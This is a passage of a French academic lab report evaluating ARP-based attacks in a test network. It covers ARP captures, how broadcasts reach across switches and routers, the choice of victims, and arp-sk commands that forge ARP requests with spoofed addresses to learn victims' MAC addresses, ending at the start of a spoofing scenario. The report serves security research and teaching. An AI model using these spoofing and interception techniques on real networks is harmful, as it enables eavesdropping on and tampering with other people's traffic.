EVALUATION EN ENVIRONNEMENT RÉEL DE LA MISE EN OEUVRE DES SERVICES DE SÉCURITÉ DANS LES ARCHITECTURES TYPIQUES (APPLICATION 1)

Jean-Jacques Puig
Jean-Jacques.Puig@int-evry.fr
I.N.T

Maryline Laurent-Maknavicius
Maryline.Maknavicius@int-evry.fr
I.N.T

SOMMAIRE

INTRODUCTION

La ``connectivité TCP/IP" (les accès réseaux sont parfois qualifiés ainsi) implique l'utilisation de nombreux protocoles connexes, souvent mal compris. Ce rapport rend compte de manipulations effectuées avec ARP et ICMP dans le but de perpétrer des attaques. Dans un premier temps, nous nous focaliserons sur ARP.

I) ARP : LA MALVEILLANCE INTERNE À PORTÉE DE TOUS.

Les manipulations présentées dans cette partie ont été réalisées sous Linux (Kernel 2.4).

I.i - Fonctionnement de ARP

Avant toute manipulation, le réseau a été débranché sur la machine de test, afin d'empêcher le renouvellement du cache ARP par les broadcasts Ethernet. Avant de rebrancher, on s'assure que les entrées du cache ARP expirent :

```
Cthulhu:~# arp --display --numeric --verbose
Entries: 0      Skipped: 0      Found: 0
```

La commande `arp` affiche une vue du cache du noyau. Le cache étant vide, on prépare le système de log :

```
Cthulhu:~# tcpdump -eflnptq | tee ar1.dump
tcpdump: listening on eth0
```

Et dans une autre console, on saisit la commande:

```
[jjp@Cthulhu]~$ ping martin
```

Et enfin, on rebranche le réseau !
Le dump permet de repérer les paquets suivants ayant trait à l'opération :

```
00:03:47:fb:01:fd ff:ff:ff:ff:ff:ff 42: arp who-has 157.159.100.1 tell 157.159.100.48
00:03:47:fb:01:fd ff:ff:ff:ff:ff:ff 42: arp who-has 157.159.100.81 tell 157.159.100.48
...
00:03:47:fb:01:fd ff:ff:ff:ff:ff:ff 42: arp who-has 157.159.100.81 tell 157.159.100.48
08:00:20:76:36:4d 00:03:47:fb:01:fd 60: arp reply 157.159.100.81 is-at 8:0:20:76:36:4d
...
00:03:47:fb:01:fd 08:00:20:76:36:4d 78: 157.159.100.48.32783 > 157.159.100.81.53:  udp 36
08:00:20:76:36:4d 00:03:47:fb:01:fd 214: 157.159.100.81.53 > 157.159.100.48.32783:  udp 172
...
00:03:47:fb:01:fd ff:ff:ff:ff:ff:ff 42: arp who-has 157.159.100.50 tell 157.159.100.48
00:10:5a:3d:c3:e5 00:03:47:fb:01:fd 60: arp reply 157.159.100.50 is-at 0:10:5a:3d:c3:e5
...
00:03:47:fb:01:fd 00:10:5a:3d:c3:e5 98: 157.159.100.48 > 157.159.100.50: icmp: echo request
00:10:5a:3d:c3:e5 00:03:47:fb:01:fd 98: 157.159.100.50 > 157.159.100.48: icmp: echo reply
...
00:10:5a:3d:c3:e5 00:03:47:fb:01:fd 60: arp who-has 157.159.100.48 tell 157.159.100.50
00:03:47:fb:01:fd 00:10:5a:3d:c3:e5 42: arp reply 157.159.100.48 is-at 0:3:47:fb:1:fd
```

Interprétation :

- Les deux premières lignes se répètent un certain nombre de fois au début des logs : La machine locale - Cthulhu - (`00:03:47:fb:01:fd / 157.159.100.48`) tente de déterminer les adresses MAC des machines `157.159.100.1` et `157.159.100.81` qui sont respectivement la passerelle par défaut et le serveur DNS. Pour ce faire, Cthulhu émet des requêtes ARP à l'adresse de broadcast Ethernet `ff:ff:ff:ff:ff:ff`. Le réseau étant connecté après la saisie du `ping martin`, ces requêtes sont faites ``dans le vide" tant que la prise n'est pas rebranchée.
- Dans le deuxième couple de lignes, Cthulhu obtient l'adresse Ethernet du serveur de noms : `arp reply 157.159.100.81 is-at 08:00:20:76:36:4d.`
- Disposant de l'adresse MAC du serveur de nom, Cthulhu peut déterminer l'adresse IP de martin ; c'est l'objet de l'échange suivant (Requête DNS sur port 53) entre Cthulhu (`00:03:47:fb:01:fd / 157.159.100.48`) et le serveur de nom (`08:00:20:76:36:4d / 157.159.100.81`).
- A partir de l'adresse IP de martin (`157.159.100.50`) obtenue lors de la résolution DNS, Cthulhu effectue un broadcast ARP sur Ethernet, auquel martin répond pour donner son adresse MAC.
- Fort de cette dernière information, Cthulhu peut enfin réaliser l'opération demandée par la commande `ping martin` :

demande d'écho ICMP auquel martin répond.

- Après plusieurs échanges ICMP couronnés de succès, martin envoie directement une requête ARP à Cthulhu, lui demandant de redonner explicitement son adresse MAC. Ce comportement peut sembler étrange, mais permet à martin de déterminer si les informations de son cache sont toujours d'actualité. Cet exemple est tout à fait classique, mais de façon générale, les comportements de ARP sont très variés suivant les implémentations et peuvent même différer pour des systèmes identiques avec des noyaux différents !

En fin d'opération, on constate l'état du cache ARP :

```
Cthulhu:~# arp --display --numeric --verbose
? (157.159.100.1) at 00:D0:03:EA:E4:00 [ether] on eth0
? (157.159.100.81) at 08:00:20:76:36:4D [ether] on eth0
? (157.159.100.50) at 00:10:5A:3D:C3:E5 [ether] on eth0
Entries: 3      Skipped: 0      Found: 3
```

On aura remarqué que l'entrée correspondant à la passerelle par défaut a été remplie automatiquement, et ce bien qu'aucun trafic IP n'ait été envoyé à destination de cette machine !

Ce scénario ne prétendait pas à l'originalité. Cependant, il a permis :

- de rappeler le principe de fonctionnement de ARP,
- de prendre connaissance de commandes qui seront utilisées par la suite,
- de prouver que ARP intervient souvent plusieurs fois dans une communication : tout d'abord pour trouver le serveur DNS, puis pour trouver le correspondant.
- de donner quelques indices de la richesse de fonctionnement des implémentations de ARP. [Plu82] décrit les algorithmes de ARP en détail.

Plus généralement, si dans ce scénario on avait cherché à contacter une machine extérieure au domaine, de très nombreux échanges ARP auraient été menés, sur différents réseaux :

- pour effectuer les requêtes DNS itératives et/ou récursives (adresses des serveurs DNS), pour déterminer les adresses physiques des routeurs acheminant ces requêtes...
- pour déterminer les adresses physiques des routeurs acheminant le trafic,
- pour déterminer les adresses physiques des hôtes aux extrémités (client et serveur ou peers),
- pour déterminer les adresses physiques de certains équipements effectuant un traitement sur les paquets (NAT, proxy http, etc.).

Par conséquent, une attaque menée via ARP peut se produire en de très nombreux points du réseau, et lors de différentes étapes de différents protocoles. Un autre effet secondaire touche aux performances du réseau : le volume total de trafic ARP n'est pas négligeable. Pour s'en convaincre, il a suffi de laisser `ethereal` écouter le réseau pendant un temps important (en dehors des expériences menées sur ARP). Après affichage des statistiques par protocole, ARP représente 30.75% des paquets capturés, et 5,15% du volume total en octets. Ces valeurs ne sont cependant représentatives que pour le réseau du laboratoire, à un moment donné.

Pour information, les relevés suivants donnent le contenu exhaustif des trames Ethernet issues d'un échange ARP classique :

```
0000  ff ff ff ff ff ff        @Ethernet II Destination: ff:ff:ff:ff:ff:ff (broadcast)
0006  00 03 47 fb 01 fd        @Ethernet II Source: 00:03:47:fb:01:fd
000C  08 06                    Protocole: ARP (0x0806)
000E  00 01                    Résolution pour: Ethernet (0x0001)
0010  08 00                    Résolution avec: IP (0x0800)
0012  06                       Taille de l'adresse matérielle: 6 octets
0013  04                       Taille de l'adresse réseau: 4 octets
0014  00 01                    Opération: requête (0x0001)
0016  00 03 47 fb 01 fd        Adresse matérielle émetteur: 00:03:47:fb:01:fd
001C  9d 9f 64 30              Adresse réseau émetteur: 157.159.100.48
0020  00 00 00 00 00 00        Adresse matérielle destination: 00:00:00:00:00:00 (inconnue)
0026  9d 9f 64 1a              Adresse réseau destination: 157.159.100.26
...
0000  00 03 47 fb 01 fd        @Ethernet II Destination: 00:03:47:fb:01:fd
0006  00 03 47 fa f8 fe        @Ethernet II Source: 00:03:47:fa:f8:fe
000C  08 06                    Protocole: ARP (0x0806)
000E  00 01                    Résolution pour: Ethernet (0x0001)
0010  08 00                    Résolution avec: IP (0x0800)
0012  06                       Taille de l'adresse matérielle: 6 octets
0013  04                       Taille de l'adresse réseau: 4 octets
0014  00 02                    Opération: réponse (0x0002)
```

```
0016  00 03 47 fa f8 fe        Adresse matérielle émetteur: 00:03:47:fa:f8:fe
001C  9d 9f 64 1a              Adresse réseau émetteur: 157.159.100.26
0020  00 03 47 fb 01 fd        Adresse matérielle destination: 00:03:47:fb:01:fd
0026  9d 9f 64 30              Adresse réseau destination: 157.159.100.48
002A  00 00                    Trailer
002C  00 00 00 00 00 00 00 00
0034  00 00 00 00 00 00 00 00
```

ARP ne peut pas être sécurisé par IPsec : on voit bien sur le relevé que ARP est implémenté directement au-dessus d'Ethernet (en revanche, **certains effets d'une attaque opérée via ARP peuvent être contrés par l'utilisation d'IPsec**).

I.ii - Portée de ARP

La portée maximale acceptée pour un échange ARP peut être déterminée en observant les limites du broadcast Ethernet (vers l'adresse `ff:ff:ff:ff:ff:ff`) qui permet de formuler la requête.

Hub (Répéteur)



Figure 1 - ARP sur Répéteur

Connecté au répéteur (cf. Figure 1), l'espion observe sans difficultés l'intégralité du trafic ARP (y compris les réponses), ainsi que l'intégralité du trafic, quelle qu'en soit la nature.

L'intérêt d'une attaque ARP menée sur un médium partagé n'est pas évidente. Si le but recherché est l'espionnage, une interception active risque de provoquer une alarme pour un intérêt nul. En revanche, si l'attaque a pour but l'altération de paquets ou le déni de service, celle-ci pourra être menée avec ARP. Par ailleurs, les ordinateurs empoisonnés sont aussi témoins de l'empoisonnement de leur peer. Ils sont en mesure de détecter l'incohérence entre leur propre association @IP - @MAC et celle que le pirate tente de faire accepter à leur peer, et d'agir en conséquence (alarme, blocage de port).

Dans ce scénario, le serveur local aurait bien entendu pu être remplacé par un routeur, l'espion s'intéressant alors au trafic client <-> routeur.

Switch (Commutateur)



Figure 2 - ARP sur Commutateur

Dans la situation de la Figure 2, on a pu constater que seule la requête ARP envoyée au broadcast

`ff:ff:ff:ff:ff:ff`) a pu être observée passivement par l'espion. Cela implique cependant que le commutateur acceptera d'acheminer de fausses requêtes forgées par l'espion.

Switches (plusieurs commutateurs)



Figure 3 - ARP sur un Ethernet constitué de plusieurs équipements

Disposer plusieurs commutateurs entre les protagonistes, tel que sur le montage de la Figure 3, ne change pas les données du problème par rapport au cas précédent. L'expérience a été menée en disposant l'espion à au moins 3 commutateurs du couple client <-> serveur; les commutateurs ont relayé le broadcast bien que le client et le serveur soient sur un même hub. Il serait cependant possible de construire un commutateur disposant d'une table ARP établie de façon passive ou active, et ne relayant pas les messages ARP lorsqu'ils ne s'avèrent pas nécessaires (par exemple lorsque les deux hôtes impliqués sont situés sur un même port du commutateur).

Les observations ci-dessus sont valides quelle que soit la nature du système de commutation.

Routeur - cas 1



Figure 4 - ARP sur un Réseau IP/Ethernet (1)

On a pu constater sur la maquette présentée par la Figure 4 l'absence de requêtes ARP issues du réseau `192.168.1.0/24` à destination du réseau `10.0.0.0/8`. En revanche, le client a dû faire une requête pour trouver le routeur, et le routeur a dû faire une requête pour trouver le serveur. C'est de cette dernière requête dont l'espion a été témoin dans notre expérience. En déplaçant l'espion sur le réseau `192.168.1.0/24`, on observe aussi la requête du client vers le routeur.

Par conséquent, si les peers sont séparés par un routeur, un espion peut mener des attaques par ARP de chaque côté, soit entre le client et le routeur, soit entre le routeur et le serveur. Il peut aussi attaquer par ARP les serveurs DNS intervenant dans la résolution du nom du serveur.

Les observations ci-dessus sont valides quelle que soit la nature du routeur (routeur simple, passerelle de sécurité, proxy non-transparent, dispositif NAT...).

Routeur - cas 2



Figure 5 - ARP sur un Réseau IP/Ethernet (2)

Dans le montage de la Figure 5, nous avons pu constater encore une fois que ARP n'était pas relayé par les routeurs.

Cependant, ARP est mis en oeuvre au niveau des réseaux `192.168.1.0/24`, `10.0.0.0/8` et `192.168.0.0/24`, et un attaquant peut donc au choix attaquer :

- la connexion entre le client et le routeur 1,
- la connexion entre le routeur 1 et le routeur 2,
- la connexion entre le routeur 2 et le serveur.
- Un DNS sur le chemin de résolution du nom du serveur.

Si l'attaquant intervient entre le routeur 1 et le routeur 2, les extrémités (client et serveur) ne sont pas en mesure d'observer les symptômes de l'attaque, ce qui constitue une position avantageuse pour l'attaquant, d'autant plus qu'un trafic important sur le réseau `10.0.0.0/8` permet à son attaque de passer plus facilement inaperçue.

Plus il y a de réseaux nécessitant la mise en oeuvre de ARP entre les peers, plus le nombre d'endroits depuis lesquels peuvent être menées des attaques ARP augmente. Les possibilités de routes alternatives viennent encore faire croître ce nombre, et compromettent encore plus la faisabilité d'un diagnostic au cours de l'action ou après coup.

La mise en place de solutions logiques pour contrer ou limiter les conséquences des situations précédentes ne doit pas provoquer un sentiment fictif de sécurité ; par exemple, une subdivision en VLAN est insuffisante (il existe des méthodes pour faire ``sauter'' les trames d'un réseau à l'autre), et fractionner le réseau en sous-réseaux ne sert à rien si un attaquant peut détourner les routes internes via des protocoles de routage ou ICMP.

I.iii - Les attaques via ARP

Détermination des victimes

Le choix des victimes s'effectue de façon évidente selon les objectifs du pirate. Certaines cibles constituent cependant des pièces tactiques intéressantes :

- Les routeurs : en se faisant passer pour un routeur, le pirate peut intercepter le trafic entre le réseau interne et le réseau externe. La présence d'un proxy ou d'un firewall peut faciliter l'interception de tout le trafic.
- Les imprimantes : en interceptant les travaux d'impression, le pirate acquiert des données importantes de l'entreprise tout en restant discret. Si un serveur d'impression prend en charge les travaux, en se plaçant entre le serveur et une imprimante, le pirate intercepte de nombreuses informations. Il peut même les trier grâce au champ postscript spécifiant l'impression d'un philigramme ``document confidentiel'' !
- Les serveurs, notamment ceux de stockage ou d'hébergement des comptes utilisateurs (interception de mots de passe).

Dans tous les cas, un minimum d'informations sur le réseau local est nécessaire : adresses IP, adresses MAC, URL, communautés SNMP... Une simple écoute du réseau peut permettre l'obtention de ces informations.

Dans le cadre des tests sur ARP, les adresses MAC des victimes doivent être connues. On suppose qu'on ne connait initialement que leurs adresses IP. Une difficulté supplémentaire est venue se glisser dans la maquette : l'attaquant opère depuis le réseau `157.159.100.0/24`, et désire s'intercaller entre un client et une passerelle de sécurité du réseau

`192.168.1.0/24`. **Les deux réseaux sont ici interconnectés par des commutateurs et non par des routeurs**. Cette situation n'est pas surréaliste : un réseau d'entreprise peut avoir été divisé logiquement en différents sous-réseaux IP pour les différents départements, tout en conservant une architecture globale au niveau Ethernet. Cependant, dans un tel cas, la mise en place de VLANs serait à considérer.



Figure 6 - Contexte de la Maquette

On a mené avec succès deux introspections actives pour déterminer les adresses MAC du client `192.168.1.2` et de la passerelle de sécurité `192.168.1.1` :

L'attaquant peut tout d'abord ajouter une route vers le réseau `192.168.1.0/24` sur sa propre machine, de façon à ne pas passer par le routeur par défaut pour atteindre ce réseau ; de simples `ping` associés à l'observation du réseau donnent alors les informations recherchées :

```
Cthulhu:~# route add -net 192.168.1.0 netmask 255.255.255.0 device eth0
Cthulhu:~# route --numeric
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
157.159.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         157.159.100.1   0.0.0.0         UG    0      0        0 eth0
Cthulhu:~# tcpdump -eflnptq >> log &
[1] 10043
Cthulhu:~# tcpdump: listening on eth0
Cthulhu:~# ping -c 1 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.

--- 192.168.1.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
Cthulhu:~# ping -c 1 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.

--- 192.168.1.2 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
Cthulhu:~# fg
tcpdump -eflnptq >>log

244 packets received by filter
0 packets dropped by kernel
Cthulhu:~# grep "192.168.1." log
0:3:47:fb:1:fd ff:ff:ff:ff:ff:ff 42: arp who-has 192.168.1.1 tell 157.159.100.48
0:10:5a:48:1:c5 0:3:47:fb:1:fd 60: arp reply 192.168.1.1 is-at 0:10:5a:48:1:c5
0:3:47:fb:1:fd 0:10:5a:48:1:c5 98: 157.159.100.48 > 192.168.1.1: icmp: echo request (DF)
0:d0:3:ea:e4:0 0:3:47:fb:1:fd 60: arp reply 192.168.1.1 is-at 0:d0:3:ea:e4:0
0:3:47:fb:1:fd ff:ff:ff:ff:ff:ff 42: arp who-has 192.168.1.2 tell 157.159.100.48
0:b0:d0:d7:64:2b 0:3:47:fb:1:fd 60: arp reply 192.168.1.2 is-at 0:b0:d0:d7:64:2b
0:3:47:fb:1:fd 0:b0:d0:d7:64:2b 98: 157.159.100.48 > 192.168.1.2: icmp: echo request (DF)
0:d0:3:ea:e4:0 0:3:47:fb:1:fd 60: arp reply 192.168.1.2 is-at 0:d0:3:ea:e4:0
```

- Les lignes 1 et 5 du log nous montrent nos propres requêtes ARP

- Les lignes 2 et 6 nous apportent les informations recherchées (réponses directes aux requêtes ARP).
- Les lignes 3 et 7 correspondent à nos ``ping", qui se perdent sans réponses car les machines du réseau `192.168.1.0/24` ne savent pas router directement vers le réseau `157.159.100.0/24`.
- Les lignes 4 et 8 n'ont pas d'incidences sur notre expérience mais révèlent un comportement intéressant du routeur : il a pris l'initiative de répondre aux deux requêtes lui-aussi, revendiquant ainsi l'acheminement des paquets à destination du réseau `192.168.1.0/24`.

Bien sûr, rajouter une route n'est pas la méthode la plus pratique. Un logiciel plus spécialisé que `ping` devrait permettre d'éviter cette manipulation. On a choisi [arp-sk] dans le cadre de ces expériences ; ce logiciel permet de spécifier les éléments des trames ARP, dont les adresses Ethernet de la trame, et les adresses figurant dans le protocole ARP :

```
Cthulhu:~# tcpdump -eflntq | grep "arp reply 192.168.1.. is-at" &
[1] 10342
tcpdump: listening on eth0

Cthulhu:~# arp-sk --who-has --src 12:34:56:78:9A:BC --dst FF:FF:FF:FF:FF:FF
> --arp-src 1.2.3.4:12:34:56:78:9A:BC --arp-dst 192.168.1.1
> --count 1
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 12:34:56:78:9a:bc
+ Source ARP MAC: 12:34:56:78:9a:bc
+ Source ARP IP : 1.2.3.4
+ Target MAC: ff:ff:ff:ff:ff:ff
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
0:10:5a:48:1:c5 12:34:56:78:9a:bc 60: arp reply 192.168.1.1 is-at 0:10:5a:48:1:c5
TS: 12:47:19.140935
(1) To: ff:ff:ff:ff:ff:ff From: 12:34:56:78:9a:bc 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 1.2.3.4 (12:34:56:78:9a:bc)

--- 192.168.1.1 (00:00:00:00:00:00) statistic ---
To: ff:ff:ff:ff:ff:ff From: 12:34:56:78:9a:bc 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 1.2.3.4 (12:34:56:78:9a:bc)
Total time: 5 sec

Cthulhu:~# arp-sk --who-has --src 12:34:56:78:9A:BC --dst FF:FF:FF:FF:FF:FF
> --arp-src 1.2.3.4:12:34:56:78:9A:BC --arp-dst 192.168.1.2
> --count 1
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 12:34:56:78:9a:bc
+ Source ARP MAC: 12:34:56:78:9a:bc
+ Source ARP IP : 1.2.3.4
+ Target MAC: ff:ff:ff:ff:ff:ff
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.2

--- Start classical sending ---
0:b0:d0:d7:64:2b 12:34:56:78:9a:bc 60: arp reply 192.168.1.2 is-at 0:b0:d0:d7:64:2b
TS: 12:48:04.582291
(1) To: ff:ff:ff:ff:ff:ff From: 12:34:56:78:9a:bc 0x0806
    ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
        Tell 1.2.3.4 (12:34:56:78:9a:bc)

--- 192.168.1.2 (00:00:00:00:00:00) statistic ---
To: ff:ff:ff:ff:ff:ff From: 12:34:56:78:9a:bc 0x0806
    ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
        Tell 1.2.3.4 (12:34:56:78:9a:bc)
Total time: 5 sec
```

Les adresses sources choisies pour les trames ARP sont fantaisistes (@IP : `1.2.3.4`, @MAC : 12:34:56:78:9A:BC), ce qui pourrait poser un problème pour récupérer les réponses ARP. En réalité, dès que la requête traverse le commutateur, ce dernier enregistre l'adresse MAC de l'émetteur et l'associe au port de réception, au sein d'une table de commutation, appelée ``CAM" ; certains commutateurs sont configurés pour bloquer le port dans une telle situation. Une méthode plus discrète aurait été d'usurper l'adresse MAC d'une machine située sur le même port du commutateur que l'attaquant.

Usurpation d'identité

La base même de toute attaque par ARP est l'usurpation d'identité. Dans le scénario de test, la machine `192.168.1.2` est cliente http du serveur `192.168.1.3`. La Figure 7 donne une description de la maquette :



Figure 7 - Usurpation d'Identité avec ARP

La machine du pirate héberge son propre serveur web (apache) sur le port 80. Comme précédemment, puisque la maquette est située dans un réseau IP différent de celui de l'attaquant, ce dernier doit rajouter une route pour envoyer des paquets vers le réseau de la victime sans passer par le routeur :

```
Cthulhu:~# route add -net 192.168.1.0 netmask 255.255.255.0 device eth0
